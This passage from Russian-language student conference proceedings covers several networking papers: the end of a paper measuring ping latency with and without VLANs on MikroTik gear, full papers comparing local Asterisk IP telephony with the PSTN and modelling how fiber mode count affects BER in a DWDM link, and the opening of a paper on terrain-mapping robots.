Питание	PoE 10...28 В; через джек: 10...28 В
Раздача PoE-питания	Нет
Рабочая температура	-20 + 50 С
Тип корпуса	Настольный
Объем ROM	64
Встроенная радиокарта	Нет
Порт microSD	Нет

Из данного оборудования собираем конфигурацию сети без настройки VLAN, представленную на рис. 1.

С помощью команды `ping sale` = изменим размер пакета для проверки работоспособности сети и создания тестовой нагрузки. Результат задержки от размера пакета представлен в табл. 2, также на рис. 2 представлен пример результата выполнения данной команды.




Рис. 1. Конфигурация сети без настройки VLAN

```
[admin@MikroTik] > ping 192.168.10.253 size=36
SEQ HOST                                SIZE TTL TIME  STATUS
0 192.168.10.253                        36 128 0ms
1 192.168.10.253                        36 128 0ms
2 192.168.10.253                        36 128 0ms
3 192.168.10.253                        36 128 0ms
4 192.168.10.253                        36 128 0ms
5 192.168.10.253                        36 128 0ms
6 192.168.10.253                        36 128 0ms
7 192.168.10.253                        36 128 0ms
sent=8 received=8 packet-loss=0% min-rtt=0ms avg-rtt=0ms max-rtt=0ms

[admin@MikroTik] >
```

Рис. 2. Проверка связи с R1 на ПК3 с размером пакета 36 байт

Таблица 2

Время передачи пакетов с изменением размера пакета

Размер пакета (байты)	36 байт	500 байт	2500 байт	7000 байт	10 000 байт	14 500 байт
С маршрутизатора на ПК 1	0 ms	1 ms	1 ms	2 ms	3 ms	3 ms
С маршрутизатора на ПК 4	0 ms	1 ms	1 ms	2 ms	3 ms	3 ms
Среднее значение	0 ms	1ms	1 ms	2 ms	3 ms	3 ms
С ПК 1 на ПК 3	1 ms	1 ms	2 ms	4 ms	4 ms	5 ms
С ПК 2 на ПК 4	1 ms	2 ms	2 ms	3 ms	4 ms	5 ms
Среднее значение	1 ms	1.5 ms	2 ms	3.5 ms	4 ms	5 ms

Выполним настройку технологии VLAN. Конфигурация сети с настройкой VLAN представлена на рис. 3.




Рис. 3. Конфигурация сети с настройки VLAN

Для настройки VLAN на роутере «MikroTik», который будет использоваться как коммутаторы SW1 и SW3, изображенные на конфигурации сети потребуется:

1. На интерфейсе ether создать два VLAN под названием VLAN2 и VLAN3 и задать VLAN ID для каждой из них.
2. Создать Bridge для VLAN2 и VLAN3.
3. Присвоить интерфейс VLAN2 и ether к Bridge для vlan2, тем самым трафик ether будет направляться в VLAN2.
4. Аналогично присвоить интерфейс VLAN3 и ether к Bridge для vlan3, тем самым трафик ether будет направляться в VLAN3 (рис. 4).




Рис. 4. Присвоение интерфейса VLAN и Ether к Bridge

Теперь перейдем к настройке маршрутизатора R1. Потребуется:

1. Создать VLAN2 и VLAN3 на интерфейсе ether.

2. Присвоить vlan2 ip-адрес 192.168.10.1/24 и vlan3 ip-адрес 192.168.11.1/24.

3. Создать для каждого VLAN свой dhcp-сервер (рис. 5).

Благодаря данной настройке в сети автоматически назначаются ip-адреса.




Рис. 5. Создание dhcp-серверов

Осталось настроить коммутатор SW2. Для этого только необходимо перевести магистральные порты на режим trunk. Транк VLAN – это физический канал, по которому передается несколько VLAN-каналов, которые различаются тегами (метками, добавляемыми в пакеты).

С помощью команды ping sale = изменим размер пакета, для проверки работоспособности сети и создания тестовой нагрузки. Результат задержки от размера пакета представлен в табл. 5, и также на рис. 6 представлен пример выполнения данной команды.

Таблица 5

Время передачи пакетов с изменением размера пакета

Размер пакета (байты)	36 байт	500 байт	2500 байт	7000 байт	10 000 байт	14 500 байт
С маршрутизатора на ПК 1	0 ms	1ms	1 ms	2 ms	3 ms	4 ms
С маршрутизатора на ПК 4	0 ms	1 ms	1 ms	2 ms	3 ms	4 ms
Среднее значение	1 ms	1 ms	1 ms	2 ms	3 ms	4 ms
С пк 1 на ПК 3 (vlan 2)	1 ms	1ms	3ms	4 ms	4 ms	5 ms
С пк 2 на ПК 4 (vlan 3)	0 ms	1ms	3ms	4 ms	4 ms	5 ms
Среднее значение	0.5 ms	1 ms	3 ms	4 ms	4 ms	5 ms

Сравнение результатов с настройкой VLAN и без настройки представлено на рис. 7, 8.




Рис. 7. Время задержки от длины пакета с маршрутизатора на ПК




Рис. 8. Время задержки от длины пакета между ПК

Из полученных результатов можно сделать вывод, что настройка VLAN вносит незначительное увеличение задержки по сравнению с сетью без ее настройки, так как увеличивается размер пакета при добавлении VLAN, появляется дополнительно поле *teg* размером 32 бита (4 байта). Данная задержка совсем незначительна для современных сетей. Используемое оборудование компании Mikrotik в данной работе надежно работает и выполняет свой функционал.

Библиографический список

1. Виртуальная реальность VLAN [Электронный ресурс]. – URL: <https://www.netza.ru/2012/10/vlan.html> (дата обращения: 24.05.2023).
2. VLAN – Xgu.ru [Электронный ресурс]. – URL: <http://xgu.ru/wiki/VLAN> (дата обращения: 24.05.2023).

Сведения об авторах

Баранов Евгений Владимирович – магистрант Пермского национального исследовательского политехнического университета, гр. ТК6-21-м, г. Пермь, e-mail: evgeniy_baranov_10@mail.ru

Фрейман Владимир Исаакович – доктор технических наук, профессор кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: vfrey@mail.ru

С.И. Нифантьев, В.И. Фрейман

ИСПОЛЬЗОВАНИЕ IP-ТЕЛЕФОНИИ КАК ЗАМЕНЫ ТФОП ПРИ ЛОКАЛЬНОМ ИСПОЛЬЗОВАНИИ

Построена телефонная сеть с использованием протокола IP. Также исследуются недостатки и преимущества телефонной сети с использованием протокола IP. Сравнение двух телефонных сетей на экономическо-финансовую нагрузку абонентов и целесообразность использования. Так, будут проведены тестовые звонки с использованием двух сетей: IP-телефонии и ТФОП, где будут фиксироваться параметры время соединения, качество передаваемых данных, также экономические затраты на использование той или другой сети.

Ключевые слова: SIP, VPN, IP-ATC, софтфон, IP.

S.I. Nifantev, V.I. Freyman

USING IP TELEPHONY AS A REPLACEMENT FOR PSTN IN LOCAL USE

In this article, a telephone network will be built using the IP protocol. The disadvantages and advantages of a telephone network using the IP protocol are also investigated. Comparison of two telephone networks on the economic and financial burden of subscribers and the feasibility of use. So, test calls will be made using two networks: IP telephony and PSTN, where the parameters of the connection time, the quality of the transmitted data, as well as the economic costs of using one or another network will be recorded.

Keywords: SIP, VPN, IP PBX, softphone, IP.

В современном мире для людей самая главная ценность – это время. Так, все научные открытия позволяли людям дорожить своей главной ценностью – временем. Для экономии своего времени великие умы человечества изобрели средства передвижения, средства связи.

Теперь у современного человека есть все средства и возможности для экономии своего времени. Но для того, чтобы все люди могли пользоваться всеми изученными технологиями, необходимо было сделать их доступными для каждого. Так, каждая открывающаяся технология позволяла снизить затраты на использование уже имеющейся технологии, что привлекало людей для использования ее.

Таким образом в данной статье попробуем рассмотреть альтернативную замену ТФОП при локальном использовании. Выбор сделан в пользу набирающей популярность телефонной сети с использованием протокола IP – IP-телефонии.

Локальное использование подразумевает использование технологии внутри небольшого количества абонентов, например семьи. Целью данной работы является определение использования IP-телефонии при локальном использовании с целью альтернативной замены ТФОП.

Протокол SIP. SIP (Session Initiation Protocol) – протокол, служащий для установления и соединения сессий. Используется в текстовом формате поверх транспортного протокола UDP. Для установления типа передаваемых данных (аудио-, видеокодеки), а также маршрутизации использует протокол SDP (Session Description Protocol). При готовности абонента начать сессию обмена данными отправляются пакеты REGISTRER, на что сервер, где зарегистрирован аппарат, отправляет пакеты 200 OK. Далее используется протокол SDP.

Протокол SDP вшит в теле SIP-пакетов. Несет информацию, необходимую для начала сеанса обмена голоса и видео. Для передачи трафика в режиме реального времени, без задержек, используется протокол RTP. Пакеты RTP несут данные аудио или видео в закодированном формате.

VPN SSTP. VPN (Virtual Private Network) – технология, позволяющая объединять логические сети в одну, независимо от физических сетей.

SSTP (Secure Socket Tunneling Protocol) – технология, разработанная компанией Microsoft. В основе данной технологии лежит протокол SSL, который является криптографическим инструментом для шифрования. SSTP позволяет создать безопасное соединение точка–точка или точка–сервер путем аутентификации протоколов SSL.

Применение SSTP в ИКС позволяет избежать:

- перегруженности канала;
- разрыва интернет-соединения межсетевым экраном;
- лимитированного числа подключений для одного клиента;
- невозможности использования VPN в сетях разных интернет-провайдеров.

Также имеет упрощенное управление ресурсами сети, что облегчает работу администратора этой сети.

IP-ATC Asterisk. IP-ATC Asterisk – ATC, способная осуществлять соединение между абонентами с использованием аналогового способа передачи данных, а также с использованием протокола IP для передачи данных.

Данная ATC является программной, которая имеет в основе открытый программный код, благодаря чему функционал Asterisk являет-

ся бесплатным и общедоступным при локальном использовании (без доступа в интернет).

Построение сети. Для построения сети с использованием IP-АТС Asterisk нам необходимы:

- роутер, поддерживающий настройку SSTP VPN Server;
- два ПК с установленными софтбонами, поддерживающих протоколы SIP;
- виртуальный сервер на базе ОС CentOS 8.

Таким образом, для начала приступим к настройке роутера. Необходимо настроить сервис VPN SSTP Server, для того чтобы удаленные абоненты могли подключаться к локальной сети, где построена IP-АТС Asterisk. После настройки сервиса VPN необходимо подключить к этому сервису удаленного абонента путем ввода сертификата SSL, логина и пароля, который настроен на VPN SSTP Server. На рис. 1 представлено подтверждение подключения удаленного абонента к сети VPN.

Статистика VPN-сервера SSTP ✕

Пользователь	IP-адрес	Длительность	Отправлено / получено
admin	192.168.1.60	00:24:16	5,24 МБ / 16,9 МБ

Рис. 1. Подтверждение подключения абонента к VPN

Теперь необходимо приступить к настройке IP-АТС Asterisk. Установка IP-АТС будет происходить на виртуальной машине VMWare Workstation 16. Далее устанавливаем образ системы Asterisk. После завершения установки установленная IP-АТС получает IP-адрес от роутера. В настройках роутера закрепим IP-адрес для нашей IP-АТС и запустим веб-интерфейс, перейдя по данному IP-адресу. На рис. 2 показан веб-интерфейс IP-АТС Asterisk.




Рис. 2. Веб-интерфейс установленной IP-АТС Asterisk

Далее необходимо добавить нужное количество пользователей на IP-АТС и присвоить им номера для набора. Создадим двух пользователей: Test с номером 1000, находящийся в локальной сети; Test2 с номером 1001, находящийся удаленно от локальной сети.

После этого приступим к настройке софтбонов на двух ПК. Здесь необходимо ввести данные, которые были созданы на IP-АТС, в случае успешной регистрации на сервере иконка в правом нижнем углу софтбона MicroSIP будет гореть зеленым цветом с надписью Онлайн.

Таким образом, у нас получилась необходимая сеть для локального использования IP-АТС. На рис. 3 представлена схема построенной сети.



Рису 3. Схема построенной сети

Измерение характеристик при соединении абонентов с использованием IP-АТС. Для фиксации необходимых временных параметров будет использован инструмент мониторинга сети – WireShark.

Произведем звонок с одной и другой стороны сети, звонки будут проходить между абонентом 1000, использующим PC1, и абонентом 1001, использующим PC2.

На рис. 4 представлен результат соединения между абонентами 1001 и 1000.

Таким образом, мы зафиксировали время соединения сеанса. Это время от приглашения одного из абонентов для вступления в сеанс обмена данных Invite SDP до момента передачи медиатрафика RTP. Так, мы получили время соединения 7,64 с.




Рис. 4. Соединение между абонентами 1001 и 1000

Также заполним дополнительные параметры для сравнения сетей IP-телефонии и ТФОП. Дополнительные параметры для сеанса с использованием IP-телефонии представлены в табл. 1.

Таблица 1

Измерение параметров при сеансе связи с использованием IP-АТС

Параметр (при сеансе связи)	Результат
Время соединения	7,64 с
Искажение голоса	Нет
Наличие белого шума	Нет
Наличие эха	Нет
Задержка	Нет

Измерение характеристик при соединении абонентов с использованием ТФОП. Измерение временных характеристик при соединении абонентов с использованием ТФОП будет проводиться с использованием двух мобильных телефонов, подключенных к ТФОП. Также заполним дополнительные параметры для сравнения сетей IP-телефонии и ТФОП. Дополнительные параметры для сеанса связи с использованием ТФОП представлены в табл. 2.

Измерение параметров при сеансе связи с использованием ТФОП

Параметр (при сеансе связи)	Результат
Время соединения	13,5 с
Искажение голоса	Нет
Наличие белого шума	Да
Наличие эха	Да
Задержка	Нет

Сравнение полученных данных и описание недостатков и преимуществ сети с использованием IP-АТС

Теперь сравним полученные данные в результате тестовых сеансов обмена данных. Рассматривая табл. 1 и 2 можно заметить значительные различия по параметрам.

Так, время соединения сеанса связи с использованием IP-АТС составило 7,64 с; а время соединения сеанса связи с использованием ТФОП составило 13,5 с. Таким образом, с внедрением и заменой технологии у нас получилось снизить время соединения сеанса связи.

Теперь сравним качественные характеристики во время сеансов связи. При сеансе связи с использованием ТФОП были обнаружены лишние шумы, а также эхо, эти проблемы не были обнаружены в сеансе связи с использованием IP-телефонии. Но если говорить о недостатках сети с локальным использованием IP-АТС, то есть ограничения по количеству абонентов, с кем можно провести сеанс связи, так как доступ во внешнюю сеть в нашем случае не настроен с целью снижения экономической финансовой нагрузки на абонента.

Основным преимуществом сети с локальным использованием IP-АТС перед ТФОП является качество связи, время соединения сеанса связи. Также данное решение является экономически выгодным. Также является безопасным, так как сеть защищена технологиями VPN, SSL, SSTP, а также не имеет прямых, открытых маршрутов в сеть общего пользования – Internet.

Выводы. Таким образом, после проведения сравнительного анализа можно прийти к выводу, что использование сети с локальным использованием IP-телефонии с целью альтернативной замены ТФОП является обоснованным, но в частных случаях. Полной замены при локальном использовании ТФОП не получится, так как существуют ограничения, преодолеть которые можно прийти к полной замене ТФОП IP-телефонией.

Библиографический список

1. Гаврилов А.В., Кон Е.Л., Фрейман В.И. Системы управления телекоммуникационных систем информационно-вычислительных сетей. Стандарты, модели, протоколы: учеб. пособие. – Пермь: Изд-во Перм. гос. техн. ун-та, 2005. – 102 с.
2. Habr [Электронный ресурс]. – URL: <https://habr.com/ru> (дата обращения: 28.05.2023).
3. Asterisk [Электронный ресурс]. – URL: <https://asterisk.ru/> (дата обращения: 28.05.2023).
4. ITU-T [Электронный ресурс]. – URL: <https://www.itu.int/> (дата обращения: 28.05.2023).
5. Keenetic [Электронный ресурс]. – URL: <https://help.keenetic.com/> (дата обращения: 28.05.2023).

Сведения об авторах

Нифантьев Савелий Игоревич – магистрант Пермского национального исследовательского политехнического университета, гр. ТК6-21-1м, г. Пермь, e-mail: saveliinifantev@gmail.com

Фрейман Владимир Исаакович – доктор технических наук, профессор кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: vfrey@mail.ru

М.М. Кузнецов, А.В. Гаврилов

ВЛИЯНИЕ ХАРАКТЕРИСТИК ЛИНЕЙНОГО ТРАКТА DWDM НА КАЧЕСТВО ПЕРЕДАЧИ ИНФОРМАЦИИ

Рассматривается моделирование системы с волновым спектральным уплотнением с целью определения влияния количества мод в мультимодовом волокне на коэффициент битовых ошибок.

Ключевые слова: волновое уплотнение, DWDM, BER, мультимодовое волокно, мода.

M.M. Kuznetsov, A.V. Gavrilov

INFLUENCE OF DWDM LINE CHARACTERISTICS ON THE QUALITY OF INFORMATION TRANSFER

The article discusses the modeling of a WDM system in order to determine the influence of the number of modes in a multimode fiber on the bit error rate (BER).

Keywords: wave multiplexing, DWDM, BER, multimode fiber, mode.

Основной технологией транспортных сетей передачи данных на данный момент является технология DWDM [1]. Технология DWDM использует волновое уплотнение, когда организуется несколько каналов (волн) в одном волокне. Линейный тракт систем на основе DWDM имеет большое количество параметров, которые могут влиять на качество передачи информации. Оценка качества передачи информации в телекоммуникационных сетях выполняется по множеству критериев, начиная с критериев физического уровня и заканчивая метриками качества сервиса QoS. Одними из базовых критериев оценки качества физического уровня являются коэффициент битовых ошибок (BER – Bit Error Rate) [2] и Q-фактор [3]. Представляет интерес оценка влияния параметров линейного тракта системы передачи DWDM на указанные базовые критерии оценки качества. В качестве параметра линейного тракта системы передачи DWDM был выбран параметр количество мод в оптическом волокне.

Для решения поставленной задачи в среде моделирования OptiSystem была создана модель системы передачи DWDM. Программное обеспечение OptiSystem используется для интегрированного проек-

тирования и тестирования всех типов оптических соединений и применяется для оптимизации физического уровня. Модель системы передачи представлена на рис. 1. Общая длина линейного многомодового волнока (LMF) составляет 230 км.




Рис. 1. Модель системы передачи WDM в среде OptiSystem

Передачик WDM представляет собой подсистему, реализующую три этапа формирования сигнала. Первый этап – формирование псевдослучайной битовой последовательности (PRBS) генератором. Второй этап – NRZ-кодирование битов из PRBS. Третий этап – формирование оптического сигнала внешним модулирующим лазером (EML), который используется в качестве оптического источника. Здесь передается 16 сигналов с частотным интервалом 100 ГГц. Мультиплексор WDM используется для мультиплексирования этих 16 сигналов, которые фильтруются оптическим фильтром и объединяются в один сигнал. Поскольку в данной работе предлагается многомодовое усиление, сигнал передается на многомодовый генератор, который прикрепляет к сигналу профиль поперечной моды и преобразует одномодовый сигнал в многомодовый. Генерируется от 1 до 6 мод и подключается к муфте накачки через пространственный соединитель, который используется для соединения и преобразования режимов. Соединитель используется для объединения этого многомодового сигнала с сигналом накачки. Лазер накачки используется для генерации оптического параметрического сигнала для оптической накачки на длине волны 980 нм с мощностью накачки 40 дБм. Далее многомодовый сигнал усиливается с помощью MMEDFA длиной 5 м.

Двухпортовый анализатор WDM (DPWDMA) используется для расчета и отображения коэффициента усиления, оптической мощности и коэффициента шума. Оптический анализатор спектра (OSA) использу-

ется для отображения оптических сигналов в частотной области. Измеритель оптической мощности используется для расчета средней мощности оптических сигналов. Усиленный многомодовый сигнал распространяется через LMF длиной 230 км. Этот сигнал демультиплексируется демультиплексором WDM. Демультиплексированный оптический сигнал преобразуется в электрический сигнал с помощью PIN-фотодиода. Этот сигнал проходит через 3R-регенератор, который генерирует исходную битовую последовательность и модулированный электрический сигнал. Эти сигналы используются для анализа BER. 3R-регенератор имеет компонент восстановления данных и генератор импульсов NRZ. В регенераторе 3R имеется три порта. Первый – для битовой последовательности, второй – для модулированного NRZ сигнала и последний порт – для копии входного сигнала. Эти три сигнала могут быть напрямую подключены к анализатору BER. Это позволяет избежать дополнительных соединений между передающим и приемным каскадами.

В системе WDM организовано 16 сигналов со скоростью передачи 10 Гбит/с, которые формируются передатчиком WDM. После распространения через OFC сигнал распространяется через MMEDFA. Здесь MMEDFA используется в качестве встроенного усилителя после преобразования сигнала в многомодовый сигнал. Коэффициент усиления и шума MMEDFA анализируется с помощью DPWDMA, как показано на рис. 2.




Рис. 2. Выходы на двухпортовом анализаторе WDM

После MMEDFA многомодовый сигнал распространяется через 230 км LMF. Затем демультиплексированные сигналы анализируются на приемной стороне с помощью анализатора BER. Из рис. 3 видно, что приемлемый Q -фактор = 6,79 получен для распространения на 230 км для одномодового волокна. Аналогично получен приемлемый $BER = 6,56 \cdot 10^{-16}$. Приемлемое значение Q и BER для общей оптической системы связи составляет 6 и 10^{-12} соответственно. Предложенная система WDM достигла отличных значений коэффициента Q и BER .

При использовании пятимодового волокна BER составляет $7,63 \cdot 10^{-11}$, что является неприемлемым значением.

На рис. 4, 5 показаны зависимости BER и Q-фактора от количества мод.




Рис. 4 Зависимость BER от количества мод




Рис. 5. Зависимость Q-фактора от количества мод

Из рис. 4, 5 видим, что увеличение количества мод отрицательно сказывается на коэффициенте BER и Q-факторе из-за дополнительных помех.

В данной работе реализована модель системы передачи DWDM. В результате моделирования с заданным расстоянием распространения 230 км получены значения параметров $Q = 6,79$ и $BER = 6,56 \cdot 10^{-16}$, максимально допустимое количество мод для данной системы – 4.

Библиографический список

1. Recommendation ITU-T G.671 (08/2019). Transmission characteristics of optical components and subsystems / Telecommunication standardization sector of International Telecommunication Union. – URL: https://www.itu.int/rec/dologin_pub.asp?lang=e&id=T-REC-G.671-201908-I!!PDF-E&type=items (accessed 29 May 2023).

2. Recommendation ITU-T E.800 (09/2008). Definitions of terms related to quality of service / Telecommunication standardization sector of International Telecommunication Union. – URL: https://www.itu.int/rec/dologin_pub.asp?lang=e&id=T-REC-E.800-200809-I!!PDF-E&type=items (accessed 29 May 2023).

3. Recommendation ITU-T O.201 (07/2003). Q-factor test equipment to estimate the transmission performance of optical channels / Telecommunication standardization sector of International Telecommunication Union. – URL: https://www.itu.int/rec/dologin_pub.asp?lang=e&id=T-REC-O.201-200307-I!!PDF-E&type=items (accessed 29 May 2023).

Сведения об авторах

Кузнецов Максим Михайлович – магистрант Пермского национального исследовательского политехнического университета, гр. ТК6-21-1м, г. Пермь, e-mail: kuznecovmm93@gmail.com

Гаврилов Алексей Викторович – старший преподаватель кафедры кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: gaval@at.pstu.ru

И.И. Миков, И.Д. Харитонов, А.И. Посягин

РАЗРАБОТКА МАКЕТА ДЛЯ ПОСТРОЕНИЯ И ИССЛЕДОВАНИЯ КАРТЫ ПЕРЕСЕЧЕННОЙ МЕСТНОСТИ С ПОМОЩЬЮ ПОДВИЖНЫХ АГЕНТОВ

Исследуется возможность повышения эффективности исследования местности подвижными агентами за счет обмена данными об исследованной территории. Для проведения исследования возникает необходимость реализации макета, на основании изученных данных был разработан подвижный агент и система общения между агентами, что позволило провести исследование. Рассматривается разработка подвижного агента, система мониторинга и управления агентом, а также система передачи данных между агентами.

Ключевые слова: подвижный агент, ориентирование на местности, исследование местности, построение карты, обмен данными.

I.I. Mikov, I.D. Kharitonov, A.I. Posyagin

DEVELOPMENT OF A LAYOUT FOR THE CONSTRUCTION AND STUDY OF A ROUGH TERRAIN MAP USING MOBILE AGENTS

This article explores the possibility of improving the efficiency of terrain exploration by mobile agents through the exchange of data about the studied territory. To conduct the study, there is a need to implement a layout, based on the studied data, a mobile agent and a system of communication between agents were developed, which made it possible to conduct the study. The article discusses the development of a mobile agent, an agent monitoring and management system, as well as a data transfer system between agents.

Keywords: mobile agent, terrain orientation, terrain exploration, map construction, data exchange.

Одной из самых главных проблем на сегодняшний день является экологическое загрязнение. Огромные площади загрязненных территорий: водоемы, пляжи, леса, порой даже улицы наших городов – результат человеческого невежества, который вредит не только самим правонарушителям, но и окружающей среде. По статистике всего 1–2 % людей на планете заняты сбором отходов [1], связано это с большой трудоемкостью и непопулярностью данной профессии, но научный и технический прогресс не стоят на месте и могут предложить эффективные

решения данной проблемы. Одним из таких решений было создание специальных машин – роботов для очистки территорий от мусора. Несколько подобных решений уже существует, например робот-пылесос [2] или робот для очистки улиц [3], но устройств для обработки больших и сложных территорий, таких как лес или степь, еще не создано. По этой причине было решено создать проект по разработке роботов для очистки этих территорий от загрязнений.

